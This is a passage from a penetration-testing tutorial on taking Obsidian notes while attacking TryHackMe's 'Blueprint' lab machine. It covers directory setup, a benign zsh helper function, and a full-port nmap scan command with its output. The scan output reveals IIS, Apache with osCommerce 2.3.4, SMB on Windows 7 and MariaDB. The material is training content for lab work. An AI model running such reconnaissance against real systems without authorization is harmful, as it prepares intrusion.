9. Producing Write Ups

Now that we've covered plugins and all methodologies related to your vault, let's move on to taking notes while hacking.

In this section, I'll share my personal approach to hacking while taking notes and writing reports for hacking certifications. For this tutorial, I'll be hacking the "Blueprint" machine from TryHackMe. This is a free room with a straightforward machine, allowing us to focus on the note-taking methodology.


9.1 File Preparation

The first step is to prepare your session files.

Obsidian File Preparation

1. **Create a New Folder**:


- Prepare a new folder in your vault named after the target machine. For this example, I'll create a folder located at *03 - Content* > *Write Ups* > *Blueprint*.



Since I'll be attacking a standalone Windows machine, I need two files generated using my templates.


2. **Create Notes**:

- Right-click on the Blueprint folder and select "New Note."




- The first note, named "Blueprint External," is for external discovery and enumeration, including nmap port scans, general commands for common protocols, and general web application enumeration commands.

> Create a new note and select *Write Up Note* > *External Discovery Note*. You'll be prompted for the target machine's IP, and the Note Generator will auto-populate the new note with this information.



The second note, named "Blueprint Internal," is for discovery related to privilege escalation and credential access once a foothold has been established.

> Create a new note and select *Write Up Note* > *Windows Host Note*.



Attacker VM File Preparation

1. **Set Up Main Write Up Directories:**

- On your attacker VM (Kali, in my case), create a new directory named after the target machine in your desired location.

```
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:58
> pwd
/media/psf/Hacking/Machines
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:58
>
```

- If you're hacking machines from different platforms, consider adding directories for each platform to keep things organized.

```
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:58
> mkdir THM
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:59
> mkdir HTB
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:59
> mkdir PG
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:59
> ls
HTB  PG  THM
gustanini@gustanini-kali:Hacking/Machines 192.168.1.18 15:59
>
```

2. **Automating Write Up Subdirectories:**

- To streamline this process, add a new script to your .zshrc configuration file. This script will automate the creation of the machine's directory and subdirectories.
- Here is the pseudocode:

```
285  function mkt(){
286      # check if user supplied argument
287          # create directory with argument name
288          # create commands file
289          # create reports, exploits, tmp directories
290          # status message
291      # else
292          # create commands file
293          # create reports, exploits, tmp directories in pwd
294          # status message
295  }
296
```

- And the final script:

```
function mkt(){
  if [ $# -eq 1 ]
  then
    mkdir $1 &&                                    # main dir
    touch $1/commands.txt &&                       # commands file
    mkdir $1/reports && mkdir $1/exploits && mkdir $1/tmp &&    # subdirs

    echo "Generated $1, $1/reports, $1/exploits and $1/tmp directories, $1/commands.txt file."
    else
    # working in pwd
    touch commands.txt &&                          # commands file
    mkdir reports && mkdir exploits && mkdir tmp               # subdirs

        echo "Generated reports, exploits and tmp directories, commands.txt file in $(pwd)."
  fi
}
```

```
## Create working directories for target

function mkt(){
    if [ $# -eq 1 ]
    then
        mkdir $1 &&                                                 # main dir
        touch $1/commands.txt &&                                    # commands file
        mkdir $1/reports && mkdir $1/exploits && mkdir $1/tmp &&    # subdirs

        echo "Generated $1, $1/reports, $1/exploits and $1/tmp directories, $1/commands.txt file."
    else
        # working in pwd
        touch commands.txt &&                                       # commands file
        mkdir reports && mkdir exploits && mkdir tmp                # subdirs

        echo "Generated reports, exploits and tmp directories, commands.txt file in $(pwd)."
    fi
}
```

After sourcing my new `.zshrc` file, I can use this new function (`mkt`, for "make target") to create a directory for the "Blueprint" machine.

```
mkt blueprint
```


```
gustanini@gustanini-kali:Machines/THM 192.168.1.18 17:16
> source ~/.zshrc
gustanini@gustanini-kali:Machines/THM 192.168.1.18 17:16
> mkt blue
Generated blue, blue/reports, blue/exploits and blue/tmp directories, blue/commands.txt file.
gustanini@gustanini-kali:Machines/THM 192.168.1.18 17:16
> ls
blue
gustanini@gustanini-kali:Machines/THM 192.168.1.18 17:17
> ls blue
exploits reports tmp commands.txt
gustanini@gustanini-kali:Machines/THM 192.168.1.18 17:17
>
```

Here's a breakdown of the directory structure and its purpose:

- **Exploits**: Stores any scripts and public or custom exploits used to hack this machine.
- **Reports**: Contains port scans, web application directory busting logs, and other scan reports.
- **Tmp**: Holds temporary and backup files used while parsing logs, creating user and password wordlists, etc.
- **Commands.txt**: This file logs all commands used during the attack. It's particularly useful for complex machines or Active Directory attacks, where commands can be long or encoded. This log helps in case the machine crashes and you need to start over, or if you need to pause and resume later.

9.2 Hacking and Taking Notes

First, establish a VPN connection to the machine's network.



Once connected to the network, you can start hacking. Open the Blueprint External note and begin your discovery process.

The workflow here involves copying and pasting the autogenerated commands into the terminal, then taking screenshots of the output and pasting them into the respective sections of your notes.


External Discovery

Port Scan

```
sudo nmap 10.10.15.198 -A -p- -sC -sV -Pn -v --min-rate 1500 -oN 10.10.15.198_nmap
```

> This command is a modified version of the template note's nmap command, using `--min-rate` and `-v` to speed up the scan.

You can start enumerating the open ports while waiting for the nmap scan report.



Once the port scan is complete, paste the output into the scan callout for future reference. Remember to include SMB information if available, as some attacks can be performed when signing is disabled.


Port Scans

Nmap Cheat Sheet 2024: All the Commands & Flags

TCP Port Scan


```
sudo nmap 10.10.15.198 -A -p- -sC -sV -Pn -oN 10.10.15.198_nmap
```


Screenshot



```
Nmap scan report for 10.10.15.198
Host is up (0.2s latency).
Not shown: 57435 closed tcp ports (reset), 8087 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 404 - File or directory not found.
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
|_http-title: Index of /
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee8
|_SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB (unauthorized)
8080/tcp  open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
